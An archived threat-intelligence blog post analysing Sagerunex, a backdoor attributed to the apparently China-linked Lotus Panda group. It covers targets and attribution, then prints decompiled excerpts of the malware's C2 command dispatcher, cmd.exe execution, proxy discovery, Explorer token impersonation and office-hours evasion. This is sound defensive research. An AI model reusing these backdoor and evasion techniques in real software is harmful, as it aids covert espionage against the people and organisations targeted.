A Deep Dive into Sagerunex – Securite360

By Muffin

Archived: 2026-04-05 14:05:45 UTC

First post of the year — I wish you all a happy New Year. Habits die hard, so to inaugurate 2026, I have chosen to write about another (likely) China-linked APT.

Lotus Blossom, also known as Red Salamander, Lotus Panda, or Billbug, is an intrusion set active since at least 2009. While several pieces of evidence suggest that this intrusion set is linked to China, it is worth noting that Lotus Panda does not appear to leverage the common shared tooling used among Chinese attackers, such as PlugX or ShadowPad.

In this post, I delve into one of Lotus Panda's signature malware families, Sagerunex. While Symantec and Cisco Talos have already written about this piece of code, I felt like there were still some additional insights to share about it.

Victimology

Lotus Blossom is known to target the Southeast Asian region, including but not limited to Taiwan, Vietnam, the Philippines, Indonesia, and Hong Kong.

This intrusion set targets a wide range of sectors, including government organizations, telecommunications, manufacturing, as well as banking, energy, media, and the military. It has also targeted digital certificate issuers. As a result, the victimology associated with this intrusion set is quite broad.

In the past, it has also allegedly targeted French diplomats operating in this region. There is a reasonable probability that this was a case of tangential targeting, with these diplomats being targeted solely because of their presence in Southeast Asia. However, according to Symantec, this intrusion set also targeted communications, geospatial imaging, and defense sectors in the United States. According to Thales, this intrusion set also targeted France and Canada.

Analysts concur that the offensive operations of this intrusion set aim to collect intelligence.

Attribution

According to PwC, Lotus Panda (aka Red Salamander) is a “China-based threat actor”. CrowdStrike goes further, stating that it “is a targeted intrusion adversary with a suspected nexus to the People’s Republic of China (PRC).” For Symantec, Lotus Panda is a “China-linked group”.


Some editors even attribute Lotus Panda to the People’s Liberation Army, and more specifically to PLA Unit 78020. This attribution appears, however, to stem from a confusion between Lotus Blossom and Naikon. We do not find strong evidence in open sources suggesting that these represent either the same intrusion set or distinct subclusters of the latter.

That said, the victimology is fully consistent with a China-linked threat actor. Southeast Asian countries, as well as high-value and strategic sectors such as those targeted by Lotus Panda, are well-known priority targets for intrusion sets operating on behalf of the Chinese government.

Moreover, Symantec identified three computers in China being used to launch the Thrip attacks.

In a notable analysis, Viettel Intelligence also mentioned that this intrusion set appears to operate on UTC+8, further reinforcing the hypothesis that it may be a Chinese-backed intrusion set.

We therefore believe we a high level of confidence that this intrusion set is operating on behalf of China.



Now that we have a better understanding of Lotus Panda, let’s delve into the analysis of Sagerunex.

Malware Analysis

While Symantec and Cisco Talos did a great job analyzing Sagerunex, I thought that this piece of malware still kept some of its secrets. This is why I decided to spend some time working on it (sample hash:ddb767316a996b0a32bd72a49ab87ed243244e39).

As for the sample analyzed by Symantec, the one I investigated had no hardcoded configuration. Instead, the configuration is passed as an argument, and Sagerunex creates a file to store it on the computer on which it is running.


```
int __fastcall Create_path(void *a1, int a2)
{
  size_t v3; // rbx
  size_t v4; // rax

  memset(Str, 0, sizeof(Str));
  SHGetSpecialFolderPathA(0LL, Str, CSIDL_APPDATA, 0);
  strcat_s(Str, 0x104uLL, "\\Microsoft");
  CreateDirectoryA(Str, 0LL);
  strcat_s(Str, 0x104uLL, "\\Protect");
  CreateDirectoryA(Str, 0LL);
  strcat_s(Str, 0x104uLL, "\\Windows\\");
  CreateDirectoryA(Str, 0LL);
  v3 = 260 - strlen(Str);
  v4 = strlen(Str);
  return sprintf_s(&Str[v4], v3, "DMI%X.DAT", a2);
}
```

Figure: Creating the config file to be used by the malware

Main Features:

Sagerunex is shipped with several features, including modifying its configuration, executing commands remotely, downloading further files, or sending files to the C2.



```
  return 1LL;
v5 = v4 - 6;
if ( !v5 )
  return 1LL;
v6 = v5 - 1;
if ( !v6 )
{
  v13 = send_config_update_(ctx, v14, 7u);
  goto LABEL_38;
}
v7 = v6 - 1;
if ( !v7 )
{
  v13 = handle_config_update((__int64)ctx, (__int64)v14);
  goto LABEL_38;
}
v8 = v7 - 1;
if ( !v8 )
{
  v13 = execute_remote_command(ctx, (__int64)v14);
  goto LABEL_38;
}
v9 = v8 - 2;
if ( !v9 )
{
  v13 = upload_file_to_c2(ctx, (__int64)v14);
  goto LABEL_38;
}
v10 = v9 - 4;
if ( !v10 )
{
  v13 = prep_download_from_C2(ctx, (__int64)v14);
  v3 = 0;
  goto LABEL_38;
}
v11 = v10 - 2;
if ( !v11 )
{
  v13 = download_file_from_C2(ctx, (__int64)v14);
  ++v3;
```

Figure: Features of Sagerunex

This piece of malware therefore appears as an efficient backdoor for espionage purposes.

When analyzing the commands supported by the malware, the sample shows that the attacker can execute executable files, DLLs, and arbitrary shell commands via `cmd.exe`.

```
v11 = Destination;
sprintf_s(Destination, *TotalBytesAvail, "\r\n[%s]\r\n", reiceved_cmd);
if ( strncmp(reiceved_cmd, "runexe ", 7uLL) )
{
  if ( strncmp(reiceved_cmd, "rundll ", 7uLL) )
  {
    GetSystemDirectoryA(LibFileName, 0x400u);
    strcat_s(LibFileName, 0x400uLL, "\\cmd.exe");
    memset(FileInformation, 0, 36);
    if ( GetFileAttributesExA(LibFileName, GetFileExInfoStandard, FileInformation) == -1 )
    {
      LastError = GetLastError();
      v27 = *v10 - strlen(v11);
      v28 = strlen(v11);
      sprintf_s(&v11[v28], v27, "%s not exist: 0x%x\r\n\r\n", LibFileName, LastError);
      *v10 = strlen(v11);
      v7 = v41;
      v6 = v42;
    }
```

Figure: extract of the function used to execute files or command function

The malware inspects the command string received from the C2 server and determines the execution method based on its prefix:

- runexe : executes an .exe file
- rundll : loads a DLL and invokes a specified exported function
- any other command : is passed directly to cmd.exe for execution

By parsing these command prefixes, the malware allows the operator to flexibly execute programs, invoke DLL functions, or run arbitrary system commands on the infected host.


Communications:

To communicate with its command and control server (C2), Sagerunex uses the following user-agent:

```
UrlMkGetSessionOption(URLMON_OPTION_USERAGENT, pBuffer, 0x400u, &pdwBufferLengthOut, 0);
MultiByteToWideChar(CP_ACP, 0, pBuffer, pdwBufferLengthOut, (LPWSTR)&ctx->http_blob[100], 1024);
if ( !wcslen((const wchar_t *)&ctx->http_blob[100]) )
  wcscpy((wchar_t *)&ctx->http_blob[100], L"Mozilla/5.0 (compatible; MSIE 7.0; Win32)");
if ( !wcsstr(&WideCharStr, L"http://") && !wcsstr(&WideCharStr, L"https://") )
```

Figure: user-agent used by the malware

The malware uses WinHTTP for C2 communications. It initially attempts to connect using the system's default WinHTTP configuration, which may result in a direct connection or the use of a configured proxy. If this attempt fails, it seems to fall back to multiple explicit proxy discovery mechanisms including WPAD, Internet Explorer, Firefox, auto-proxy, and preconfigured proxy settings.



To get the default configuration on the infected machine, the malware attempts to open the registry key that may

store the proxy configuration :

```
HKEY __fastcall Open_User_Internet_setting_key(HKEY a1, _DWORD *a2)
{
  DWORD v3; // edx
  LSTATUS v4; // eax
  HKEY v5; // rcx
  WCHAR Name[264]; // [rsp+38h] [rbp-D0h] BYREF
  WCHAR SubKey[264]; // [rsp+248h] [rbp+140h] BYREF
  HKEY phkResult; // [rsp+468h] [rbp+360h] BYREF

  phkResult = a1;
  memset(Name, 0, 520);
  do
  {
    v3 = (*a2)++;
    if ( RegEnumKeyW(HKEY_USERS, v3, Name, 0x104u) )
      return 0LL;
  }
  while ( wcsncmp(L"S-1-5-21", Name, 8uLL) || wcsstr(Name, L"Classes") );
  phkResult = 0LL;
  memset(SubKey, 0, 520);
  wcscpy_s(SubKey, 0x104uLL, Name);
  wcscat_s(SubKey, 0x104uLL, L"\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings");// Opening key to get real user's proxy settings for C2 comms
  v4 = RegOpenKeyExW(HKEY_USERS, SubKey, 0, KEY_EXECUTE, &phkResult);
  v5 = phkResult;
  if ( v4 )
    return 0LL;
  return v5;
}
```

figure: Opening registry key to retrive proxy configuration

To fly under the radar when doing so, Sagerunex leverage Explorer token impersonation. It can then behave exactly like the logged-in user, ensuring proxy access, registry visibility, filesystem permissions, and reliable C2 communication, without spawning a new process:

```
__int64 __fastcall impersonate_explorer_token_on_thread(PMALWARE_CONTEXT a1)
{
  void *explorer; // rax
  void *v3; // rbx
  DWORD LastError; // eax
  HANDLE v5; // rcx
  DWORD v6; // eax
  DWORD v8; // eax
  HANDLE TokenHandle; // [rsp+38h] [rbp+10h] BYREF
  HANDLE Thread; // [rsp+40h] [rbp+18h] BYREF

  TokenHandle = 0LL;
  explorer = (void *)find_explorer();
  v3 = explorer;
  if ( !explorer )
    return 0LL;
  if ( !OpenProcessToken(explorer, TOKEN_ALL_ACCESS, &TokenHandle) )
  {
    LastError = GetLastError();
    sub_180002148("0x02, GA failed 0x%x.", LastError);
    v5 = v3;
LABEL_4:
    CloseHandle(v5);
    return 0LL;
  }
  if ( !DuplicateToken(TokenHandle, SecurityImpersonation, (PHANDLE)&a1->token_storage[4]) )
  {
    v6 = GetLastError();
    sub_180002148("0x02, DA failed 0x%x.", v6);
    CloseHandle(v3);
    v5 = TokenHandle;
    goto LABEL_4;
  }
  Thread = GetCurrentThread();
  OpenThreadToken(Thread, TOKEN_ALL_ACCESS, 0, (PHANDLE)&a1->token_storage[12]);
  if ( SetThreadToken(&Thread, *(HANDLE *)&a1->token_storage[4]) )
    return 1LL;
  v8 = GetLastError();
  sub_180002148("0x02, SA failed 0x%x.", v8);
  return 0LL;
}
```

Figure: Sagerunex uses token impersonation to mimick Explorer.exe

Other:

To fly under the radar, it is also possible to set up operational time windows for Sagerunex and therefore have it operate only during office hours, as shown by the following function:

```
do
{
  if ( ctx->config.cfg.active_hours_begin )
  {
    SystemTime.wYear = 0;
    *(_QWORD *)&SystemTime.wMonth = 0LL;
    *(_DWORD *)&SystemTime.wMinute = 0;
    SystemTime.wMilliseconds = 0;
    GetLocalTime(&SystemTime);
    sub_180002148("0x00, %02d-%02d.", ctx->config.cfg.active_hours_begin, ctx->config.cfg.active_hours_end);
    active_hours_end = ctx->config.cfg.active_hours_end;
    if ( (signed int)ctx->config.cfg.active_hours_begin >= active_hours_end )
    {
      wHour = SystemTime.wHour;
      if ( SystemTime.wHour >= active_hours_end )
      {
        do
        {
          if ( wHour >= (signed int)ctx->config.cfg.active_hours_begin )
            break;
          GetLocalTime(&SystemTime);
          WaitForSingleObject(a3, 300000u);   // seconds
          wHour = SystemTime.wHour;
        }
        while ( SystemTime.wHour >= (int)ctx->config.cfg.active_hours_end );
      }
    }
    else
    {
      while ( SystemTime.wHour >= (int)ctx->config.cfg.active_hours_end
           || SystemTime.wHour < (int)ctx->config.cfg.active_hours_begin )
      {
        GetLocalTime(&SystemTime);
        WaitForSingleObject(a3, 300000u);     // seconds
      }
```

Figure: setting up time windows for the malware (I hope I was not too bad at recreating the custom structure used)

This strategy, coupled with token impersonation and the usage of proxies, shows that Lotus Panda actively attempts to avoid the detection of Sagerunex.

Conclusion:

It was definitely worth looking into Lotus Panda. The literature about this intrusion set is not only limited, but its signature malware, Sagerunex, is a very interesting piece of code. Highly efficient, this malware also attempts to stay as discreet as possible by leveraging several features, such as token impersonation, the use of default proxy configuration or configured proxies, and the configuration of custom operating time windows. Such an assessment is also consistent with Cisco Talos' findings, according to which Sagerunex also leverages legitimate services such as Dropbox, Twitter, and Zimbra for C2 purposes.

Source: https://securite360.net/the-intriguing-lotus-a-deep-dive-into-sagerunex